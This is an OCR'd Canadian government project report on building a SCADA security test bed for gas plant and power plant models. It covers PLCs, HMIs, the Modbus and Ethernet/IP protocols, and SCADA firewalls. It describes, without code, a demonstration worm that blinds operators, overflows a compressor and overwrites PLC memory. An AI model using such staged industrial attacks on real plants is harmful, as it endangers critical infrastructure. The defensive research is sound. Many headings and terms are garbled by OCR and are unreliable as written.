- □□□c□□ □□– This protocol was originally developed by Allen-Bradley. It is now an open standard supported by Open DeviceNet Vendor Association (ODVA). Devicenet is used in the automation industry for data exchange and is part of the Common Industrial Protocol (CIP)
- □□□r□□□ □□– This is another protocol which is part of CIP supported by ODVA. It is also known as □□□□□□□□and is open industrial network protocol for industrial automation applications.
- □h□r□□□□□ – The acronym stands for Ethernet Industrial Protocol developed by Rockwell Automation. It is also part of CIP designed for use in process control and other industrial automation applications. The protocol is based on the TCP/IP stack and makes use of all layers in the OSI architecture. It is widely used in US/Asia in Industrial Automation Settings such as water processing plants, utilities and manufacturing facilities. This protocol is also selected for evaluation in the test bed.
- □□□ – The acronym stands for OLE (Object Linking and Embedding) for process control. It is managed by the OPC foundation and is based on OLE, COM (Component Object Model) and DCOM (Distributed COM) technologies developed by Microsoft for the Windows operating system. It is used for communication of real time plant data between control devices from different manufacturers.

□□□□ □a□□□ □ □□ □a□□□ □□□□□□ □□□ r□□

This section discusses various approaches that were examined when considering options for constructing a SCADA network test bed for this project. Consideration is initially given towards the requirements for the test bed and available options for constructing the SCADA test bed.

3.1.1 SCADA Test bed Requirements

A set of requirements were formulated as part of the initial PSTP program statement of work for this project. As a result is was proposed that the SCADA test network setup should aspire to meet the following requirements [4]:

- The test bed scope should be with in the project budget.
- The test bed should allow for evaluation of two SCADA network architectures and associated security technologies
- The observation and results obtained from test bed security evaluation should be applicable when developing the best-practices manual for securing SCADA networks
- The test bed should assist in efforts to conduct SCADA related studies and research
- The test bed should be extensible in the future such that it can be expanded to increase the scope, size, and type of industrial processes modeled

3.1.2 SCADA Test bed – Options & Choices

Three different approaches and methodologies can be considered for building a SCADA test bed [4]. This includes:

- ✓ Simulation-based test bed
- ✓ Open source emulation SCADA test bed
- ✓ Model-based SCADA test bed.

Each of the above approaches has associated benefits and drawbacks.

- □□□ □a□□□ □□□□ □□□□ are useful and valuable for research as they can simulate SCADA components, architecture and protocols. However, they do not allow real world testing and may not be the best choice for this project due to the need for operator and real-world stakeholder engagement.
- □□ □a□□□ □□□□ □□□□ without modeling of industrial processes are another possibility that could be considered. This approach is attractive due to their low cost. However, the level of abstraction in designing the test bed could reduce it to an infrastructure that is similar to any other IT infrastructure with associated security risks.

- **M**□□□□□**a**□□□ □□□□ □□□□are built with a combination of operational devices and models including PLCs (from vendors such as Wago, Allen-Bradley or Siemens as examples). This approach has the benefit of providing an operator's view of the industrial process, and utilization of actual SCADA protocols in operation. The main drawback of this approach is that such systems can be expensive to develop and build.

In order to best meet the test bed requirements, it was decided to adopt □**h**□ □ □□□□□**a**□□□ □□□□ □□□ approach.

Model-based test beds include real world PLCs implementing real world SCADA protocols and present interfaces with real HMI (Human Machine Interface). Protocol vulnerabilities and security holes found in the model test bed is directly applicable to the real world scenarios. In addition, security test tools for testing of network vulnerabilities directly usable on such a test bed. This approach will allow validation of security tools currently being deployed in the SCADA networks.

3.1.3 Model-based SCADA Test bed Architecture

The SCADA Network test bed to be developed will be based on open network communication standards such as LAN (Ethernet) and WAN (IP). The communication media used will be Ethernet cables. Two variants of SCADA protocol (Modbus TCP and Ethernet/IP) will be used for communication to field devices from the master computer host. The SCADA protocols are selected based on evaluating criteria such as:

- ✓ Widespread industry deployment
- ✓ Whether the specification is open or proprietary
- ✓ Financial costs associated with acquiring the field devices supporting these protocols – specific vendor PLCs support specific protocols. Not all PLCs support all SCADA protocols.

A single networked laptop will be used to act as the communication server, master computer host, and operator terminal. Since this test bed is to be used for testing the security aspects of SCADA networks with most focus on protocols, it is secondary whether one central host deploys all the software functionality or if they are deployed on different hosts. Further for the ease of demonstration, portability, and setup configuration, a simpler setup is much desired. The operating system used will be Microsoft Windows XP with HMI software from Byres Security and Allen-Bradley. More details regarding the SCADA test bed can be found in section 4

The planned SCADA test bed has three main components: (a) a visual display (b) a PLC and (c) an HMI.

One of the requirements of the test bed is the ability to extend it for further research or model additional or modified industrial processes. We now give consideration to the above requirement in the context of the three main elements of the test bed:

- ✓ The □□□a□□□a□ is a screen containing an image of an industrial plan or a utility. This image should be replaceable. There are LED's mounted on the screen to simulate various stages of the industrial process. These LED's should be easy to move around as required to display the new process.
- ✓ The test bed □□□ simulates the industrial process as well as interfaces with the HMI. These PLCs also support multiple SCADA protocols. With some background on PLC programming, these can be reprogrammed as required with the help of PLC development software. In addition, the test bed allows use of plug-in security modules, so these can be replaced if required.
- ✓ □**M**□software is often based on the type of industrial process being emulated so they may require replacement in the future.

□□□□□□□ M□□□□□a□□□ □□□□□□□

This section provides further detail about the model-based SCADA test bed proposed for this project.

Two different model architectures were considered for the project test bed:

1. Model a single industrial process utilizing separate controllers for process simulation and control of the process. In this scenario, the process simulation can be modified to be model different industries as required. Two separate controllers (PLCs) would allow for modeling and control of different/multiple steps in the simulated process as well as testing with different types of controllers.

2. Model multiple industrial processes. For each industrial process modeled, utilize a separate visual display, PLC and HMI. As a result, the PLC will combine process simulation and control into one device.

Option one is more modular and versatile for testing purposes. Versatility can be achieved for second option too but more work is required. However, option one has the drawback of only focusing on a single industrial process and is also more expensive. It will also take a longer time to develop.

Option two has the benefits of modeling multiple industrial processes while testing multiple PLCs. In addition, it is cheaper than option one. However, it has the drawback of requiring more programming on future PLCs that are added to the system.


After discussion with the test equipment vendor (Byres Security), it was decided to proceed with option one as it provided the best trade-off between price and functionality. Further details can be found in the following sub-sections.

□1 □□□□ □□□ □□□□□□□□

The proposed test bed [4] will consist of two separate automation scenarios. Each scenario will include its own display/PLC and associated HMI. Below we provide a description of the test bed model of automation as in a chemical or gas plant.

For □h□□r□□c□ar□, the test bed will consist of a wall mountable high strength aluminum composite panel. The front will feature a high resolution image of a gas or chemical facility. A viewer would thus appear to be in an operator's room looking out at a live industrial facility in the distance. Figure 3 [5] depicts an image of the Gas plant test set up.

A □□ □a□□□c□□r□□r □□ is provided to simulate as well as control the process. Each PLC module contains at least one digital input card, and one digital output card. Their basic function is to control a component of the simulated industrial process.



□□□r□□Snapshot of Planned Gas Pipeline Test Setup

Included with each module is a SCADA security appliance intended to secure the associated PLC. A separate notebook computer will have a Human Machine Interface (HMI) application installed on it that connects to the PLC via Ethernet and uses different SCADA protocols to communicate. The HMI will illustrate an operator's view of the plant process and allow the operator to make adjustments to the set points of each controlled process.

A USB key with a specially crafted SCADA worm will be supplied as one of the fully developed SCADA multi-stage cyber attacks. The attack will happen in three stages:

a. The first attack will cut off HMI visibility and the HMI will no longer update. Changing speed on the demo panel will not reflect any changes on the HMI screen, thus the operator will become "blind" to the changes.

b. The second attack will cause the PLC to misbehave and cause the liquid to overflow in the compressor. The HMI display will not show what is happening in the plant.


c. The final attack will completely disable the PLC, overwriting core memory

A more detailed test plan is beyond the scope of this report and will be provided in the next deliverable.

Figure 4 illustrates the block diagram representation of the GAS pipeline SCADA test bed with or without the firewall. A Notebook based on Windows XP has a custom developed HMI and Central Management Platform. The HMI is used as an operator station on the natural gas compressor system. It is designed to allow the operator to control the scrubber tank level set point (SP) and monitor the compressor speeds, gas flow and tank level. Central Management Platform Software used to monitor and manage security of the control system i.e. Tofino Firewall.

Details regarding firewalls and IDS (Intrusion Detection Systems) to be deployed in the testbed will be provided in the next project deliverable (testplan). However, as part of the testbed, we confirm that one of the firewalls will be provided by Tofino Security. There are not many vendors of SCADA specific firewalls. Tofino is one of the acknowledged industry leaders in this area – the company has been recently acquired by Belden of Germany.

In the diagram below, the Notebook connects to the WAGO PLC 750-841 using an Ethernet cable. The PLC is programmed to run the gas line simulation software as well as to control it. An Ethernet field bus controller uses Ethernet field bus to interface with Ethernet field bus, I/O Modules interfaces and PLC software. The PLC is mounted on the Demo panel. The demo Panel contains an Image of Gas pipeline facility with LED's mounted to show various stages of processing run and controlled from PLC. The PLC and HMI will communicate using the Modbus TCP SCADA protocol.



□□□r□□Block Diagram of Gas Pipeline SCADA Test bed

A □c□□□ □□□□□□ □ □□□□with simulation of a power generation facility will also be provided in the testbed. A PLC from a different vendor (Allen Bradley) supporting a different SCADA protocol will be utilized to provide diversity in the test-bed. More details regarding this test bed will be provided once the testbed arrives. The programming code used in both PLCs will be provided to Public Safety on delivery of the testbeds.

For the second test unit, the test set up will be similar to that of Figure 4. However the HMI, PLC, and Demo Panel (but same size) will all be different. The HMI will be connected using Ethernet cable and communicate using Ethernet IP. The PLC will be from Allen-Bradley instead of Wago.

□2 □M□□□□□□ □ □□ □□□□□□□□□ □□□□M□□□□

SCADA networks are used in various types of industries i.e. industrial process, utilities and manufacturing among others. As a part of the test bed, two automation scenarios in different fields will be supported:

- ✓ Process automation used in oil and gas plants.
- ✓ Automation used in power generation plants.

The above specific industries were selected for the test bed based on their relation to Canada's critical infrastructure sectors and their importance to the quality of public life. Any disruption in gas or power generation facilities can have serious affect on the day-to-day lives of large portions of the Canadian population.

4.2.1 GAS Plant Automation Model

The Gas Plant test bed will consist of a wall mountable high strength aluminum composite panel. The front will feature a high resolution image of a gas or chemical facility with LEDs rear mounted to symbolize the product moving through the plant and the product levels in a critical tank. The activity of product moving through a plant is simulated, so as to avoid the use of real process liquids, which are both messy and potentially dangerous. Push buttons to manually control multiple components of the plant process are mounted below the image. A PLC (WAGO 750-841) module is supplied to control different aspects of the process (one controller for simulation as well as control).

The part of the gas plant that will be controlled by the PLC will be gas pipeline and the compressor attached to it. The PLC based controls are used to increase/decrease the speed of the pipeline and monitor the level of liquid in the compressor. Push buttons mounted on the screen can increase or decrease the speed of gas flow through the pipe and compressor. Since fluids cannot be compressed, any liquid that gets in the compressor can cause a breakdown and stopping of the gas line. As a part of the security testing, a worm will be inserted into the system that will cause the PLC to malfunction hence causing fluid to go into the compressor as well as shut down the PLC.

4.2.2 Power Generation Simulation

The power plant generation simulation will be similarly displayed on a wall mountable composite panel with a high-resolution image of power generation plant. An LED mounted on the panel will indicate simulation of various stages of power generation. An Allen-Bradley PLC will be used for control of a generator in a power plant. As a part of the security testing, a worm will be inserted into the system that will cause the PLC to malfunction causing the power generator to work beyond its prescribed limits and hence finally destroying itself.

□□□ □□□ □□□□□□□□□ □□□□□□□

One of the first steps was to select suitable PLCs for the test bed. There are a large number of PLC manufacturers and so certain factors had to be considered when selecting the appropriate PLC. These factors include:

- Familiarity with its programming interface
- Support for required SCADA protocols
- Financial Cost of the PLC
- Industry wide deployment

Based on the above criterion, PLCs from □ **a**□□ and □□□□ □**ra**□□□□ **M**□**cr**□□□□□ □□□ were selected for the two testbeds. A brief description of the above PLCs is provided below.

4.3.1 WAGO PLC

The PLC to be used for the Gas plant simulation is WAGO I/O SYSTEM 750 [6]. The WAGO-I/O-SYSTEM 750 is a modular, fieldbus independent I/O system. It is comprised of a fieldbus coupler/controller and up to 64 connected fieldbus modules. The coupler / controller contains the fieldbus interface, electronics and a power supply terminal. The fieldbus interface forms the physical interface to the relevant fieldbus. Data from the bus modules are processed by the electronics to make the data available for the fieldbus communication. The 24 V system supply and the 24 V field supply are fed in via the integrated power supply terminal. The programmable fieldbus controller (PFC) enables the implementation of additional PLC functions. Programming is carried out with the WAGO-I/O-PRO 32. Bus modules for diverse digital and analog I/O functions as well as special functions can be connected to the coupler / controller. The communication between the coupler/controller and the bus modules is carried out via an internal bus. Sensors and actuators can be directly connected to the relevant channel of the bus module. The bus module supplies power to the sensors and actuators.

The WAGO 750-841 Programmable Fieldbus Controller (PFC) combines the functionality of an ETHERNET fieldbus coupler with the functionality of a Programmable Logic Controller (PLC). I/O modules which are not controlled locally, can be controlled remotely through the 10/100 Mbps ETHERNET Fieldbus port. The controller has 512 KB of program memory, 128 KB of data memory, and 24 KB of retained memory. To be able to send/receive process data via ETHERNET, the controller supports a series of network protocols. For the exchange of process data, the MODBUS TCP protocol and the Ethernet/IP protocol are available. However, the two communication protocols cannot be used together. The controller is based on a 32-bit CPU and is capable of multitasking (i.e., several programs can be run at the same time).

The controller has an internal server for web-based applications. By default, the controller's built-in HTML pages contain information on the configuration and status of the PFC, and can be read using a normal web browser. Connection to the fieldbus is via a RJ45 connector. The operating condition of the controller or the node is displayed with the help of illuminated indicators in the form of light-emitting diodes (LEDs). The ETHERNET TCP/IP fieldbus

controller can be configured to utilize either MODBUS/TCP or the Ethernet IP protocol. MODBUS/TCP operates using a master/slave model. Queries are addressed to a specific node through the use of the IP address. System management and diagnostics are supported via protocols such as HTTP, BootP, DHCP, DNS, FTP, SNMP and SMTP. Software developers have the option of using function modules to program clients and servers for all transport protocols (TCP, UDP, etc.) via a socket-API.

4.3.2 Allen-Bradley Micrologix PLC


Micrologix [7] is a family of compact programmable controllers used in various SCADA systems in the Oil and Gas, Water/Wastewater, and Electrical Power industry. The MicroLogix controller provides support for various types of inputs, Ethernet communication, and visualization capabilities. Each MicroLogix controller contains a number of embedded analog inputs, digital inputs and digital outputs. The controller uses RSLogix 500 programming software. Each controller supports a built-in RS-232/RS-485 combo port for serial and networked communication and a second built-in EtherNet/IP port, which supports Ethernet peer-to-peer messaging.

An embedded LCD screen lets you monitor controller and I/O status, as well as make changes to bit and integer data. Separate memory for programming and logging is provided and programs can be edited online. External optional memory modules are also provided for external data and program storage. Communication is provided over RS-232, RS-485, or RJ-45 ports. Supported protocols on these physical interfaces include all serial protocols, DF1, Modbus RTU, and Ethernet/IP. The Ethernet port supports 10/100 Mbps. Support is also provided for BOOTP and DHCP protocols.

□□□ □M□□□ □M□□ M□□□□□ □□ □□□□□□□□

The HMI (Human Machine Interface) presents the processed data to the operator and allows the process to be controlled by a human operator. It is linked to SCADA systems to provide the detailed schematics for a certain machine or sensor, diagnostic data, and management and trending information. HMI presents the collected information in the form of a GUI. Mimic diagrams are used for schematic representation of the plant being controlled by the operator. For example, the picture of a pump connected to a pipe illustrates to the operator that the pump is in running condition and can illustrate the amount of fluid pumping through pipe at any particular moment. The operator can then reduce the pump operating speed. The HMI can depict the flow rate of fluid in the pipe decreasing in real time. Mimic diagrams either consist of digital photographs of process equipment with animated symbols, or schematic symbols with line graphics to represent various process elements.

One of the most important elements of a SCADA system are alarms. When the requirements of the Alarm are met they are activated. To alert SCADA operators along with managers, text messages and emails are sent along with alarm activation. Figure 5 [5] depicts the HMI to be used for the gas plant simulation. It highlights a compressor on a gas pipeline controlled by the PLC. This HMI is custom built by Byres Security (under the name Tofino Security), the company providing the test bed.



□□□r□□HMI for the Gas Plant Test Bed


For the power plant model test bed, the HMI will be supplied by the company providing the PLC i.e. Allen-Bradley.

[illegible]

Section 2.3 specifies some of the widely used SCADA protocols. Studies such as [8] have found that Modbus and DNP3 are two of the most widely deployed open standard protocols. DNP3 (52%) was most widely used protocol in power substations in North America. Modbus plus (31%) was the second most widely used with in power substations. Ethernet/IP was found to be another widely deployed SCADA protocol. Due to time and budget limits, MODBUS and Ethernet/IP protocols were selected for the test bed. PLCs supporting DNP3 were typically more expensive. A brief description of the two protocols selected for the test bed is provided below.

4.5.1 MODBUS

Modbus is a Legacy protocol developed in 1979 by Modicon for their program controllers. It has become widely adopted for industrial automation. Modbus is defined as a Layer-7 (OSI layer) protocol and operates based on the Master Slave paradigm. i.e. client server relationship. In Modbus transaction nomenclature the slave is designated as the server and the master as the client. On receiving a master (Client) request, the slaves (Servers) respond by supplying requested data to the client (master) or by executing the requested actions. Used for communication by PLC, HMI and other industrial devices, it can be used on variety of serial interfaces i.e. RS-232, RS-485, modems and Ethernet interfaces. There are two major flavors are Modbus/RTU and Modbus/TCP as depicted in Figure 6 [9].




[illegible] Modbus OSI Layers

- **M[illegible]** [11] is used for master/slave communication over a serial link and is the most common implementation of the Modbus protocol. The RTU frame format follows the commands/data with a CRC checksum as an error check mechanism to ensure the reliability of data. Modbus messages are framed (separated) by idle (silent) periods. On serial interfaces only the node assigned as the Master may initiate a command. Each device intending to communicate using Modbus is given a unique address. The basic Modbus commands can instruct an RTU to change a value in one of its registers, control or read an I/O port, or to send back one or more values contained in its registers.

1 Byte	1 Byte	Variable	2 Bytes
Address Field	Function Field	Data Field	Error Checking Field

□□□r□□ Fields of Modbus RTU message

- **M**□□□□□□□□ [10] - Modbus TCP runs over TCP/IP over Ethernet. The Modbus TCP frame includes a header containing the Modbus Application Protocol (MBAP) and a Protocol Data Unit (PDU). Response messages have the same structure as the request messages. Communication utilizes socket connections. The slave listens to port 502 by default. The Modbus header (MBAP) includes a number of fields:
    - □**ra**□□**ac**□□□□ □□ field helps identify the response of a given request.
    - □**r**□□□**c**□□□□□□□□□**r** indicates the application protocol encapsulated by MBAP (0 Modbus).
    - □□□□**h** □□□□ defines the total size of the remaining fields (unit ID + PDU).
    - □□□□□□ identifies the slave device associated with the transaction
    - **M**□□□□□ PDU includes two fields (Function Code and Payload). The payload carries the data associated with the function code.



□□□r□□Fields of Modbus TCP message

4.5.2 Ethernet/IP

Ethernet Industrial Protocol (Ethernet/IP) is an open industrial networking standard based on the Common Industrial Protocol (CIP). It uses TCP/IP over Ethernet for communication. EtherNet/IP emerged due to the high demand for utilizing Ethernet networks for control applications. Figure 9 depicts the Ethernet/IP architecture. The Control and Information protocol (CIP) is used to provide real-time I/O messaging and information / peer-to-peer messaging. TCP/IP is used as the transport and network layer protocol. TCP (Transmission Control Protocol) is used along with the Internet Protocol (IP) to send data in the form of packets between computers over the network. While IP takes care of handling the actual delivery of the data, TCP

keeps track of the individual packets. The UDP/IP (User Datagram Protocol) is also used in Ethernet/IP.




Figure 9 OSI Layers of Ethernet/IP

Common Industrial Protocol (CIP) encompasses a comprehensive suite of messages and services for a variety of manufacturing automation applications, including control, safety, synchronization, motion, configuration and information and is widely supported by large number of vendors. EtherNet/IP implements CIP at the Session layer and adapts CIP to the specific EtherNet/IP technology at the Transport layer and below

The standard CIP messages used by all CIP Networks are encapsulated. TCP/IP encapsulation allows a node on the network to embed a message as the data portion in an Ethernet message. By using TCP/IP, EtherNet/IP is able to send explicit messages, which are used to perform client-server type transactions between nodes. For real-time messaging, EtherNet/IP also employs UDP over IP, which allows messages to be multicast to a group of destination addresses. In this manner, CIP I/O data transfers (implicit messaging) are sent on EtherNet/IP. With implicit messaging, the data field contains no protocol information, only real-time I/O data. UDP is connectionless and makes no guarantee that data will get from one device to another. However, UDP messages are smaller and can be processed more quickly than explicit messages. As a result, EtherNet/IP uses UDP/IP to transport I/O messages that typically contain time-critical control data. The CIP connection mechanism provides timeout mechanisms that can detect data delivery problems, a capability that is essential for reliable control system performance.

CIP also includes "device types" for which there are "device profiles." For a given device type, the device profile will specify the set of CIP objects that must be implemented, configuration options and I/O data formats. This consistency in object implementation for a given device type provides interoperability in networks comprised of devices from multiple vendors. For applications where unique functionality is required, it is also possible for an EtherNet/IP vendor to define additional vendor-specific objects for EtherNet/IP.

[illegible]

Firewalls are the most common and widely deployed security appliance to provide security of cyber infrastructure. A large number of open source as well as commercial firewalls are available in the industry. However, very few vendors have specific support for security of SCADA protocols. Preliminary research indicates that the following are examples of vendors with specific support for SCADA: Byres Security Tofino Security Appliances with Loadable Security Modules, Watchguard firewalls, and Secure Crossing Zenwall series of product. Watchguard firewalls are limited in the sense that they provide SCADA specific security using SCADA protocols signatures.

Byres security TFSA was selected for providing security to our test bed as it provides support for loading modules for different SCADA protocols (MODBUS, OPC etc), implemented without plant downtime and is supported by various industrial automation vendors such as Honeywell, Hirschmann, invensys etc.

Secure Crossing Zenwall series of Firewall are under consideration for inclusion in the testbed and will be studied and evaluated.

Details regarding the security technology and forensic tools for use with the testbed will be provided as part of the next project deliverable.

□□□e□ere□□e□

[1] SCADA Systems: http://www.scadasystems.net/

[2] G. Devarajan, "*Unravelling SCADA Protocols: Using Sulley Fuzzer*", https://dc414.org/download/confs/defcon15/.../dc-15-devarajan.pdf

[3] National Communication System, Technical Information Bulleting 04 –1, Available at www.ncs.gov/library/tech_bulletins/2004/tib_04-1.pdf

[4] Project Proposal, "*SCADA Network Security in a Test bed Environment*", Solana Networks

[5] Tofino Security Demonstration System: Setup and Operation Manual, Feb 2011, Byres Security Inc.

[6] Wago I/O System 750-841 Manual, http://www.wago.com/wagoweb/documentation/index_e.htm

[7] Micrologix Programmable Controllers, Selection Guide. http://literature.rockwellautomation.com/idc/groups/literature/documents/sg/1761-sg001_-en-p.pdf

[8] The world market for Substation Automation and Integration Programs in Electric Utilities: 2002-2005. Newton-Evans Research Company, 2002

[9] E. Byres at al, "*The use of attack Trees in Assessing Vulnerabilities in SCADA Systems*", British Colombia Institute of Technology.

[10] Q. Carlos, A. Mahmood et al "*Building a SCADA Security Test bed*". RMIT University, Australia

[11] S. Mohagheghi, J. Stoupis, Z. Wang, "*Communication Protocols and Networks for Power Systems- Current Status and Future Trends*", ABB US Corporate Research Center

[12] Open Devicenet Vendor Association, http://www.odva.org

□□ □□e□i□

The SCADA testbed will consists of two separate demo units with each unit having following components

a) Wal-mountable Demo Panel of size 90cm wide and 60cm height with installed PLC
b) HMI/CMP Laptop with HMI software installed, communicating with the PLC over Ethernet and Modbus
c) Byres Security Tofino Security Appliance
d) One 2-metre (6-foot) Ethernet Cable (for Laptop)
e) One 45 cm (1.5-foot) Ethernet Cable (for PLC)
f) Demo Panel Power Supply (100-240 VAC In/ 24 VDC Out)
g) Laptop Power Supply (100-240 VAC In/ 19 VDC Out)
h) Optional Wall Mountable LCD screen (Can be supplied if required)

The following picture shows an example of the testbed set up with wall mounted LCD screens and demo panels. Please note that this is only one example of how to host the testbed setup – neither the monitors and shelving comes with the testbed.

SCADA Network Security in a Test bed Environment

- Test Plan Document -

November 30, 2011

Prepared for

Public Safety CCIRC

(Canadian Cyber Incident Response Center) Group

Prepared by:

Table of Contents

List of Figures

List of Tables

Introduction

This document is the second key deliverable in a Public Safety Canada project (PSC) entitled "SCADA Network Security in a Test bed Environment". The project calls for the establishment of a SCADA network security test bed within the PSC CCIRC (Canadian Cyber Incident Response Centre) secure lab facility. The test bed is to be used for assessment, testing and evaluation of SCADA network architectures, vulnerabilities, and defence mechanisms as well as development of best practices for securing such networks. A key project objective is to build greater capacity among Canadian government, industry and academia in the area of SCADA network security.

Purpose

